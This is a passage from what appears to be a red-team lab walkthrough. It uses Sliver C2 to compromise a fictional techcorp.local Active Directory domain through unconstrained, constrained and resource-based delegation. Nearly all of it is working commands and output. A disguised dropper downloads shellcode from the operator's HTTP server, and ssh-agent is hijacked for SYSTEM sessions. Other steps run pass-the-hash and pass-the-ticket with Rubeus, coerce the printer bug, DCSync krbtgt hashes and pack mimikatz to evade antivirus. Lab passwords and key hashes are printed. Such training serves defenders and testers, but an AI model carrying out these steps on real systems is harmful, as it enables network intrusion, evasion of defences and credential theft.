Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Begin by editing File Attributes for the NtDropper using rcedit to match the Product Name: "Vmware Workstation"

```
C:\AD\Tools\>C:\AD\Tools\Sliver\mockingjay\rcedit-x64.exe
C:\AD\Tools\Sliver\NtDropper.exe --set-version-string "ProductName" "Vmware
Workstation"
```

Host and download the NtDropper on the target.

```
[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-jum
pX 'curl --output C:\windows\temp\NtDropper.exe --url http://192.168.100.X/Nt
Dropper.exe'
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver shellcode onto the target environment from /mnt/c/AD/Tools/Sliver/Implants.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Next, use sc.exe in the winrs session to manually alter the ssh-agent service as before for a session.

```
[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-jum
pX sc config ssh-agent binPath= "C:\Windows\System32\cmd.exe /c start /b C:\W
indows\Temp\NtDropper.exe 192.168.100.X us-jump_tcp.bin"
```



```
[*] Output:
[SC] ChangeServiceConfig SUCCESS

[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-jump
pX sc config ssh-agent start= auto
[*] Output:
[SC] ChangeServiceConfig SUCCESS

[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-jump
pX sc start ssh-agent
[*] Output:
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.

[*] Session 1a7895c3 us-jump_tcp - 192.168.100.X:50237->studentX_https-> (US-Jump) - windows/amd64 - Thu, 04 Apr 2024 07:21:21 DST
```

Restore the ssh-agent service back as follows.

```
[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-jump
pX sc config ssh-agent start= disabled
[*] Output:
[SC] ChangeServiceConfig SUCCESS
[!] Exited with status 6!

[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-jump
pX sc config ssh-agent binPath= "C:\Windows\System32\OpenSSH\ssh-agent.exe"
[*] Output:
[SC] ChangeServiceConfig SUCCESS
[!] Exited with status 6!

[*] Session ac1f1d30 us-jump_tcp - 192.168.100.X:50283->studentX_https-> (us-jump6) - windows/amd64 - Mon, 08 Jul 2024 08:42:20 DST

[server] sliver (studentX_https) > sessions -i ac1f1d30
[*] Active session us-jump_tcp (ac1f1d30)

[server] sliver (us-jump_tcp) > info

Session ID: ac1f1d30-ac99-4df6-8eb4-7127a78b46ad
Name: us-jump_tcp
Hostname: us-jumpX
UUID: 9996e6a7-bc5d-469c-9402-a5e82468e682
Username: NT AUTHORITY\SYSTEM
UID: S-1-5-18
GID: S-1-5-18
PID: 3352

[snip]
```

Learning Objective 11

- Find a server in US domain where Unconstrained Delegation is enabled.
- Compromise that server and get Domain Admin privileges.

Find a server where Unconstrained Delegation is enabled

Using StandIn

We first need to find a server that has unconstrained delegation enabled. We can use StandIn to do this on the studentX session. Using the **--delegation** argument allows to enumerate all types of delegation enabled.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/StandIn.exe' --delegation

[*] Output:

[?] Using DC : US-DC.us.techcorp.local

[?] Found 2 object(s) with unconstrained delegation..

[*] SamAccountName      : US-WEB$
    DistinguishedName    : CN=US-WEB,CN=Computers,DC=us,DC=techcorp,DC=local
    userAccountControl    : WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION

[*] SamAccountName      : US-DC$
    DistinguishedName    : CN=US-DC,OU=Domain Controllers,DC=us,DC=techcorp,DC=local
    userAccountControl    : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION

[.....snip.....]
```

We can use ADSearch to find servers with unconstrained delegation enabled in the studentX session with an LDAP filter using the **--search** argument:

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 60 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search "(&(objectCategory=computer)(userAccountControl:1.2.840.113556.1.4.803:=524288))" --attributes samaccountname,dnshostname,operatingsystem'
```

```
[*] No domain supplied. This PC's domain will be used instead
```

```
[*] LDAP://DC=us,DC=techcorp,DC=local
```

[*] CUSTOM SEARCH:

[*] TOTAL NUMBER OF SEARCH RESULTS: 2

```
[+] samaccountname      : US-DC$
[+] dnshostname         : US-DC.us.techcorp.local
[+] operatingsystem     : Windows Server 2019 Standard
```

```
[+] samaccountname      : US-WEB$
[+] dnshostname         : US-Web.us.techcorp.local
[+] operatingsystem     : Windows Server 2019 Standard
```

Compromise the server and escalate to Domain Admin privileges

Using SharpSecDump, Rubeus, LACheck, SpoolSample and Scshell

So, we need to compromise us-web. Recall that we got credentials of webmaster in the previous hands-on. Let's check if that user has administrative access to us-web. We will use OverPass-The-Hash attack to use webmaster's AES keys using Rubeus.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 60 'mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /user:webmaster /domain:us.techcorp.local /aes256:2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0 /opsec /nowrap /ptt'
```

[*] Output:

[*] Action: Ask TGT

[*] Using domain controller: US-DC.us.techcorp.local (192.168.1.2)

[!] Pre-Authentication required!

[!] AES256 Salt: US.TECHCORP.LOCALwebmaster

[*] Using aes256_cts_hmac_sha1 hash: 2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0

[*] Building AS-REQ (w/ preauth) for: 'us.techcorp.local\webmaster'

[*] Using domain controller: 192.168.1.2:88

[+] TGT request successful!

[*] base64(ticket.kirbi):

doIFujCCBbagAwIBBaE[snip]

[+] Ticket successfully imported!

ServiceName	: krbtgt/US.TECHCORP.LOCAL
ServiceRealm	: US.TECHCORP.LOCAL
UserName	: webmaster
UserRealm	: US.TECHCORP.LOCAL
StartTime	: 4/9/2024 6:49:15 AM
EndTime	: 4/9/2024 4:49:15 PM
RenewTill	: 4/16/2024 6:49:15 AM
Flags	: name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType	: aes256_cts_hmac_sha1
Base64 (key)	: dMp6Slhx5HEGFNt3xsBFH+d8nbw5kLYpLdluT1TOZk4=
ASREP (key)	: 2A653F166761226EB2E939218F5A34D3D2AF005A91F160540DA6E4A5E29DE8A0

Checking for local admin access using LACheck we find that we have local admin access to us-web as us\webmaster.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/LACheck.exe' 'winrm /ldap:servers-exclude-dc /threads:10 /domain:us.techcorp.local /user:webmaster'
```

[*] Output:

[+] Parsed Arguments:

- rpc: False
- smb: False
- winrm: True
- /bloodhound: False
- /dc:
- /domain: us.techcorp.local
- /edr: False
- /logons: False
- /registry: False
- /services: False
- /ldap: servers-exclude-dc
- /ou:
- /socket:
- /targets:
- /threads: 10
- /user: webmaster
- /verbose: False

[+] Performing LDAP query against us.techcorp.local for all enabled servers excluding Domain Controllers or read-only DCs...

[+] This may take some time depending on the size of the environment

[+] LDAP Search Results: 27

Status: (0.00%) 0 computers finished (+0) -- Using 24 MB RAM

[WinRM] Admin Success: US-WEB.US.TECHCORP.LOCAL as webmaster

[+] Finished enumerating hosts

We can now use rubeus and SpoolSample (C# MS-RPRN exploit) to abuse the Printer bug along with Unconstrained Delegation.

Start a tcp pivot listener on studentX and generate a corresponding implant.

```
[server] sliver (studentX_https) > pivots tcp -l 53
```

[*] Started tcp pivot listener :53 with id 1


```
[server] sliver (studentX_https) > generate --tcp-pivot 192.168.100.X:53 -e -f shellcode -N us-web_tcp -s Implants/us-web_tcp.bin
```

[*] Generating new windows/amd64 implant binary

[*] Symbol obfuscation is enabled

```
[*] Build completed in 53s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/us-web_tcp.bin
```

Host tools using HFS / a python3 webserver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Download the NtDropper on the target.

```
[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:us-web
'curl --output C:\windows\temp\NtDropper.exe --url http://192.168.100.X/NtDr
opper.exe'
```

Host shellcode using HFS / a python3 webserver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Leverage the NtDropper with scshell and the ssh-agent service as shown in previous objectives to gain a session on us-web.

```
[server] sliver (studentX_https) > scshell -t 50 us-web ssh-agent 'C:\Windows
\System32\cmd.exe /c start /b C:\windows\Temp\NtDropper.exe 192.168.100.X us-
web_tcp.bin'

[*] Successfully executed scshell (coff-loader)
[*] Got output:
Trying to connect to us-web
Using current process context for authentication. (Pass the hash)
SC_HANDLE Manager 0x000001ef4b6a52d0
Opening ssh-agent
SC_HANDLE Service 0x000001ef4b6a53c0
LPQUERY_SERVICE_CONFIGA need 0x0000014c bytes
Original service binary path "C:\Windows\System32\OpenSSH\ssh-agent.exe"
Service path was changed to "C:\Windows\System32\cmd.exe /c start /b C:\windo
ws\Temp\NtDropper.exe 192.168.100.X us-web_tcp.bin"
Service was started
Service path was restored to "C:\Windows\System32\OpenSSH\ssh-agent.exe"

[*] Session ae82aaf2 us-web_tcp - 192.168.100.X:49753->studentX_https-> (US-W
eb) - windows/amd64 - Tue, 09 Apr 2024 07:10:58 DST
```

Now that we have a session on us-web we can begin exploiting Unconstrained Delegation. Start the multiplayer mode to create two live sessions (one on us-web and the other on studentX) on the Sliver C2 to exploit the Printer Bug and capture the TGT in another terminal simultaneously.

```
[server] sliver (studentX_https) > multiplayer
[*] Multiplayer mode enabled!

[server] sliver (studentX_https) > new-operator --name m3rcer --lhost 192.168.100.X
[*] Generating new client certificate, please wait ...
[*] Saved new client config to: /mnt/c/AD/Tools/Sliver/m3rcer_192.168.100.X.cfg

[*] m3rcer has joined the game
```

Spawn another Ubuntu WSL prompt and execute the sliver-client_linux binary, import the generated configuration using the **import** command and start a new multiplayer session by connecting to the Sliver C2 on a new Kali terminal. Use this to access the us-web session to capture the corresponding TGT using Rubeus and access the studentX session on the main Sliver server to perform the MS-RPRN exploit.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:/mnt/c/AD/Tools/Sliver$ sudo ./sliver-client_linux import ./m3rcer_192.168.100.X.cfg
[sudo] password for wsluser: WSLToTh3Rescue!
2024/04/09 07:17:37 Saved new client config to: /root/.sliver-client/configs/m3rcer_192.168.100.X.cfg

wsluser@studentX:/mnt/c/AD/Tools/Sliver$ sudo ./sliver-client_linux
Connecting to 192.168.100.X:31337 ...

sliver > sessions

  ID          Transport  Remote Address          Hostname
  Username                Operating System  Health
=====
27c01481  pivot      192.168.100.X:49753->studentX_https->  US-Web
NT AUTHORITY\SYSTEM  windows/amd64      [ALIVE]
d8fb784b  http(s)    192.168.100.X:49753      studentX
US\studentuserX      windows/amd64      [ALIVE]

sliver > sessions -i 27c01481
[*] Active session us-web_tcp (27c01481)

sliver (us-web_tcp) > whoami
Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
```

Perform the following consecutively, on the us-web (Sliver Client) session run rubeus in **harvest** mode which takes the **monitor** mode one step further to capture TGT's since the Sliver session tasks would result in no output if execution occurs beyond the timeout period. **rubeus harvest /runfor:<x>** allows to specify how long to run the command and if this is below the Sliver task timeout we should receive the desired output (Note below **timeout : 45 > harvest /runfor: 30**).

Note to perform execution under a domain user context to avoid errors, in this case since we are SYSTEM hence we PPID spoof under us\webmaster to gain domain user privileges to perform the attack.

```
[server] sliver (us-web_tcp) > ps -o webmaster
```

Pid	Ppid	Owner	Arch	Executable	Session
3016	5952	US\webmaster	x86_64	conhost.exe	0
328	3496	US\webmaster	x86_64	conhost.exe	0
1168	820	US\webmaster	x86_64	conhost.exe	0

```
sliver (us-web_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -P 3016 -p 'C:\windows\system32\taskhostw.exe' -t 60 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'harvest /runfor:30 /interval:8 /nowrap /targetuser:US-DC$'
```

```
[*] Output:
```

```
[*] Action: TGT Harvesting (with auto-renewal)
[*] Target user      : US-DC$
[*] Monitoring every 8 seconds for new TGTs
[*] Displaying the working TGT cache every 8 seconds
[*] Running collection for 30 seconds
```

```
[*] Refreshing TGT ticket cache (1/19/2024 8:10:31 AM)
```

```
User           : US-DC$@US.TECHCORP.LOCAL
StartTime      : 1/19/2024 7:08:57 AM
EndTime        : 1/19/2024 5:08:57 PM
RenewTill      : 1/24/2024 7:37:45 AM
Flags          : name_canonicalize, pre_authent, renewable, forwardable, forwardable
Base64EncodedTicket :
```

```
doIGRTCCBkGgAwIBBaEDAgE[....snip.....]
```

```
[*] Ticket cache size: 1
```

```
[*] Sleeping until 9/29/2022 1:43:42 AM (8 seconds) for next display
```

And in the other studentX session (Sliver server) immediately perform the MS-RPRN exploit using SpoolSample.


```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 20 '/mnt/c/AD/Tools/Sliver/SpoolSample.exe' 'us-dc.us.techcorp.local us-web.us.techcorp.local'
```

```
[*] Output:
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

On the us-web session (Sliver client) copy the base64 encoded ticket on our studentmachine, then use it along with Rubeus to Pass the Ticket.

Use Rubeus to import and Pass the Ticket.

```
[server] sliver (studentX_https) > inline-execute-assembly -t 40 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'ptt /ticket:"doIGRTCCBkGgAwIBBaEDAgE..."'
```

```
[*] rubeus output:
[*] Action: Import Ticket
[+] Ticket successfully imported!

[+] inlineExecute-Assembly Finished
```

We can now run a DCSync attack to validate the imported ticket.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe'
```

```
[*] Output:
```

```
[snip]
```

```
** SAM ACCOUNT **
```

```
SAM Username      : krbtgt
Account Type      : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 7/4/2019 11:49:17 PM
Object Security ID : S-1-5-21-210670787-2521448726-163245708-502
Object Relative ID : 502
```

```
Credentials:
```

```
Hash NTLM: b0975ae49f441adc6b024ad238935af5
ntlm- 0: b0975ae49f441adc6b024ad238935af5
lm - 0: d765cfb668ed3b1f510b8c3861447173
```

```
Supplemental Credentials:
```

```

* Primary:NTLM-Strong-NTOWF *
  Random Value : 819a7c8674e0302cbeec32f3f7b226c9

* Primary:Kerberos-Newer-Keys *
  Default Salt : US.TECHCORP.LOCALkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac          (4096) :
5e3d2096abb01469a3b0350962b0c65cedbbc611c5eac6f3ef6fc1ffa58cacd5
    aes128_hmac          (4096) : 1bae2a6639bb33bf720e2d50807bf2c1
    des_cbc_md5          (4096) : 923158b519f7a454

* Primary:Kerberos *
  Default Salt : US.TECHCORP.LOCALkrbtgt
  Credentials
    des_cbc_md5          : 923158b519f7a454

* Packages *
  NTLM-Strong-NTOWF

* Primary:WDigest *
  01 a1bdf6146e4b13c939093eb2d72416c9
  02 cd864c0d5369adad4fc59a469a2d4d17
  03 2123179b0ab5c0e37943e346ef1f9d9a
  04 a1bdf6146e4b13c939093eb2d72416c9
  05 cd864c0d5369adad4fc59a469a2d4d17
  06 3449e5615d5a09bbc2802cefa8e4f9d4
  07 a1bdf6146e4b13c939093eb2d72416c9
  08 296114c8d353f7435b5c3ac112523ba4
  09 296114c8d353f7435b5c3ac112523ba4
  10 5d504fb94f1bcca78bd048de9dad69e4
  11 142c7fde1e3cb590f54e12bbfdecf4be4
  12 296114c8d353f7435b5c3ac112523ba4
  13 13db8df6b262a6013f78b082a72add2c
  14 142c7fde1e3cb590f54e12bbfdecf4be4
  15 b024bdda9bdb86af00c3b2503c3bf620
  16 b024bdda9bdb86af00c3b2503c3bf620
  17 91600843c8dad79e72a753649a05d75
  18 423730024cfbbc450961f67008a128a5
  19 d71f700d63fa4510477342b9dc3f3cc7
[snip]

```

Learning Objective 12

- Abuse Constrained delegation in us.techcorp.local to escalate privileges on a machine to Domain Admin.

Find a server where Constrained Delegation is enabled

Using StandIn

We first need to find a user that has constrained delegation enabled. We can use StandIn to do this on the studentX session. Using the **--delegation** argument allows to enumerate all types of delegation enabled.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/StandIn.exe' --delegation

[*] Output:
[?] Using DC : US-DC.us.techcorp.local

[?] Found 2 object(s) with constrained delegation..

[*] SamAccountName      : appsvc
    DistinguishedName    : CN=appsvc,CN=Users,DC=us,DC=techcorp,DC=local
    msDS-AllowedToDelegateTo : CIFS/us-mssql.us.techcorp.local
                                CIFS/us-mssql
    Protocol Transition   : True
    userAccountControl    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION

[.....snip.....]
```

Using ADSearch

To enumerate users with constrained delegation we can use ADSearch with a raw LDAP query using the **-search** argument: **(&(objectCategory=user)(msds-allowedtodelegateto=*))**. This LDAP query searches for all User Objects with the msds-allowedtodelegateto property enabled.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 60 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search "(&(objectCategory=user)(msds-allowedtodelegateto=*))" --attributes cn,dnshostname,samaccountname,msds-allowedtodelegateto --json'
```

[*] Output:

[*] No domain supplied. This PC's domain will be used instead

[*] LDAP://DC=us,DC=techcorp,DC=local

[*] CUSTOM SEARCH:

[*] TOTAL NUMBER OF SEARCH RESULTS: 1

```
[
  {
    "cn": "appsvc",
    "dnshostname": null,
    "samaccountname": "appsvc",
    "msds-allowedtodelegateto": [
      "CIFS/us-mssql.us.techcorp.local",
      "CIFS/us-mssql"
    ]
  }
]
```

Constrained Delegation abuse

Using Rubeus

We already have secrets of appsvc from the us-jump machine, let's use the AES256 keys for appsvc to impersonate the domain administrator - administrator and access us-mssql using those privileges. Note that we request an alternate ticket for HTTP service to be able to use WinRM.

Abuse Constrained Delegation with rubeus as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -t 40 -P 2540 -p "C:\windows\system32\taskhost.exe" '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 's4u /user:appsvc /aes256:b4cb0430da8176ec6eae2002dfa86a8c6742e5a88448f1c2d6afc3781e114335 /impersonateuser:administrator /msdsspn:CIFS/us-mssql.us.techcorp.local /altservice:HTTP /domain:us.techcorp.local /ptt'
```

[*] Output:

[*] Action: S4U

[*] Using aes256_cts_hmac_sha1 hash: b4cb0430da8176ec6eae2002dfa86a8c6742e5a88448f1c2d6afc3781e114335

[*] Building AS-REQ (w/ preauth) for: 'us.techcorp.local\appsvc'

[*] Using domain controller: 192.168.1.2:88

[+] TGT request successful!

[*] base64(ticket.kirbi):

doIF1DCCBZCgAw [.....snip.....]

[*] Action: S4U

[*] Building S4U2self request for: 'appsvc@US.TECHCORP.LOCAL'

[*] Using domain controller: US-DC.us.techcorp.local (192.168.1.2)

[*] Sending S4U2self request to 192.168.1.2:88

[+] S4U2self success!

[*] Got a TGS for 'administrator' to 'appsvc@US.TECHCORP.LOCAL'

[*] base64(ticket.kirbi):

doIF1DCCBdCgA[.....snip.....]

[*] Impersonating user 'administrator' to target SPN 'CIFS/us-mssql.us.techcorp.local'

[*] Final ticket will be for the alternate service 'HTTP'

[*] Building S4U2proxy request for service: 'CIFS/us-mssql.us.techcorp.local'

[*] Using domain controller: US-DC.us.techcorp.local (192.168.1.2)

[*] Sending S4U2proxy request to domain controller 192.168.1.2:88

[+] S4U2proxy success!

[*] Substituting alternative service name 'HTTP'

```
[*] base64(ticket.kirbi) for SPN 'HTTP/us-mssql.us.techcorp.local':
```

```
doIHGDCCBxSgAw[.....snip.....]
```

```
[+] Ticket successfully imported!
```

Try accessing us-mssql using winrs to validate the ticket.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:us-mssql.us.techcorp.local 'set username & set computername'
```

hide01.ir

Learning Objective 13

- Find a computer object in US domain where we have Write permissions.
- Abuse the Write permissions to access that computer as Domain Admin.
- Extract secrets from that machine for users and hunt for local admin privileges for the users.

Enumerate a Computer Object with Write permissions

Using StandIn

We first need to find a computer that has resource-based delegation/Write permissions enabled. We can use StandIn to do this on the studentX session. Using the **--delegation** argument allows to enumerate all types of delegation enabled.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/StandIn.exe' --delegation
```

[*] Output:

[?] Using DC : us-dc.us.techcorp.local

[snip]

[?] Found 1 object(s) with resource-based constrained delegation..

```
[*] SamAccountName           : US-HELPDESK$
    DistinguishedName       : CN=US-HELPDESK,CN=Computers,DC=us,DC=techcorp,DC=local
    userAccountControl       : WORKSTATION_TRUST_ACCOUNT
```

Using Get-RBCD-Threaded

To enumerate RBCD rights/Write permissions we can use **Get-RBCD-Threaded** as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Get-RBCD-Threaded.exe' '-u studentuserX -p 'Lm83dYjSDgaXHs5R' -d us.techcorp.local'
```

[*] Output:

```
Using the specified domain us.techcorp.local
The LDAP search base is LDAP://DC=us,DC=techcorp,DC=local
LDAP://us.techcorp.local:636
Credential information submitted. Attempting to authenticate to us.techcorp.local as studentuser128
Authentication to us.techcorp.local as studentuser128 was successful
Only searching current domain.
There are 72 users in us.techcorp.local
There are 48 groups in us.techcorp.local
There are 30 computers in us.techcorp.local.
Enumerate ACLs...
Checking for ACLs with RBCD...
Number of possible RBCD ACLs: 1
RBCD ACL:
Source: mgmtadmin
Source Domain: us.techcorp.local
Destination: US-HelpDesk.us.techcorp.local
Privilege: GenericWrite

Execution time = 1.4418154 seconds

Get-RBCD-Threaded:
-d|-domain FQDN domain to authentication to
```

It was found that mgmtadmin has GenericWrite permissions over us-helpdesk.

Abuse a Computer Object with Write permissions

Using PEzor, Rubeus and StandIn

Recall that we have admin access to us-mgmt (we added studentuserx to the machineadmins group) but we never extracted credentials from that machine. Let's do that now. Gain a session on us-mgmt as showcased in L05.

```
[*] Session 3151c171 us-mgmt_tcp - 192.168.100.X:50451->studentX_https-> (US-Mgmt) - windows/amd64 - Sun, 31 Mar 2024 06:42:12 DST
```

```
[server] sliver (studentX_https) > sessions -i 3151c171
```

Spawn a new Ubuntu WSL prompt and execute PEzor.sh to convert mimikatz.exe into a repackaged .NET x86-x64 executable:

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fl
uctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
-z 2 -p '"token::elevate" "sekurlsa::ekeys" "exit"'

< PEzor!! v3.3.0 >
-----
      \
      \   | \_ _ / |   /   \ \ \ \
        / 0  0 \_ _ /   //   | \ \
      /   /   \ \_ /   //   | \ \ \
      @ _ ^ _ @ ' /   \ \_ //   | \ \ \
      // _ ^ _ /   \ \_ //   | \ \ \
      ( // ) |   \ \_ //   | \ \ \
      ( / / ) _ | _ / ) //   | \ \ \
      ( // / ) ' / , _ _ / ( ; - . | _ _ \ . ~ _
      (( / / )) , - {   - . | . ~ - .   . ~
      (( // / )) ' \ /   ~ - . _ . ~   . ~ ^ -
      (( /// ))   \ . {   /   \ \ \ \
      (( / ))   . - - - ~ - \   \ - '   . ~
          /// . - - - . >   \   - ~
          /// - . _ _ _ _ _ } ^ - - - - ~
                                     / . ~
                                     / . ~
-----
[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
```

```
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
[ Entropy      : Random names + Encryption
[ Compressed   : aPLib (Reduced by 55%)
[ File type    : EXE
[ Parameters   : "token::elevate" "sekurlsa::ekeys" "exit"
[ Target CPU   : x86+amd64
[ AMSI/WDLP/ETW : continue
[ PE Headers   : overwrite
[ Shellcode    : "/tmp/tmp.TIIIVd9TSn/shellcode.bin.donut"
[ Exit        : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-ekeys.exe.packed.dotnet.exe
```

Execute the packed binary in the us-mgmt session.

```
[server] sliver (us-mgmt_tcp) > ps -e taskhostw

Pid    Ppid   Owner                Arch      Executable           Session
=====
[snip]
4540   2868   NT AUTHORITY\SYSTEM    x86_64    taskhostw.exe        0

[server] sliver (us-mgmt_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -P 4540 -p "C:\windows\system32\taskhostw.exe" -t 75 '/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-ekeys.exe.packed.dotnet.exe'

[*] Output:

[snip]
Authentication Id : 0 ; 8035962 (00000000:007a9e7a)
Session           : RemoteInteractive from 2
User Name         : mgmtadmin
Domain            : US
Logon Server      : US-DC
```

```
Logon Time      : 1/7/2021 10:41:05 PM
SID             : S-1-5-21-210670787-2521448726-163245708-1115
```

```
* Username : mgmtadmin
* Domain   : US.TECHCORP.LOCAL
* Password : (null)
* Key List :
```

```
    aes256_hmac
32827622ac4357bcb476ed3ae362f9d3e7d27e292eb27519d2b8b419db24c00f
    rc4_hmac_nt      e53153fc2dc8d4c5a5839e46220717e5
    rc4_hmac_old     e53153fc2dc8d4c5a5839e46220717e5
    rc4_md4          e53153fc2dc8d4c5a5839e46220717e5
    rc4_hmac_nt_exp  e53153fc2dc8d4c5a5839e46220717e5
    rc4_hmac_old_exp e53153fc2dc8d4c5a5839e46220717e5
```

[snip]

With GenericWrite on us-helpdesk. We can set Resource-based Constrained Delegation for us-helpdesk for our own student VM. We are using our student VM computer object and not the studentuser as SPN is required for RBCD.

Back in the studentX session use Rubeus as follows to gain privileges of mgmtadmin.

```
[server] sliver (us-mgmt_tcp) > sessions -i 6161c182
```

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 75
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /user:mgmtadmin /aes256:32827622ac4357bcb476ed3ae362f9d3e7d27e292eb27519d2b8b419db24c00f /opsec /show /ptt'
```

[*] Output:

[snip]

[+] Ticket successfully imported!

```
ServiceName      : krbtgt/US.TECHCORP.LOCAL
ServiceRealm     : US.TECHCORP.LOCAL
UserName         : mgmtadmin
UserRealm        : US.TECHCORP.LOCAL
StartTime        : 6/11/2024 3:46:19 AM
EndTime          : 6/11/2024 1:46:19 PM
RenewTill        : 6/18/2024 3:46:19 AM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : aes256_cts_hmac_sha1
Base64(key)      : 5Fo4Ju7MfegpRpX30o8WUVGHN+ImyrRSxB75LUqYXE0=
ASREP(key)       : 32827622AC4357BCB476ED3AE362F9D3E7D27E292EB27519D2B8B419DB24C00F
```

Now, set RBCD for student VM to us-helpdesk using the Active Directory module. Note that we are setting RBCD for the entire student VMs in the current instance of lab to avoid overwriting the settings.

Get the SID of the studentX machine account using StandIn.

```
